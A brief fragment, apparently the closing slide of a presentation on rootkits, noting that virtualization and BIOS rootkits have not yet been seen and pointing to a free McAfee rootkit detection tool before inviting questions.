  - Virtualization and BIOS-Rootkits not seen, yet

Free Tool: McAfee Rootkit Detective

http://vil.nai.com/vil/averttools.aspx





Questions?

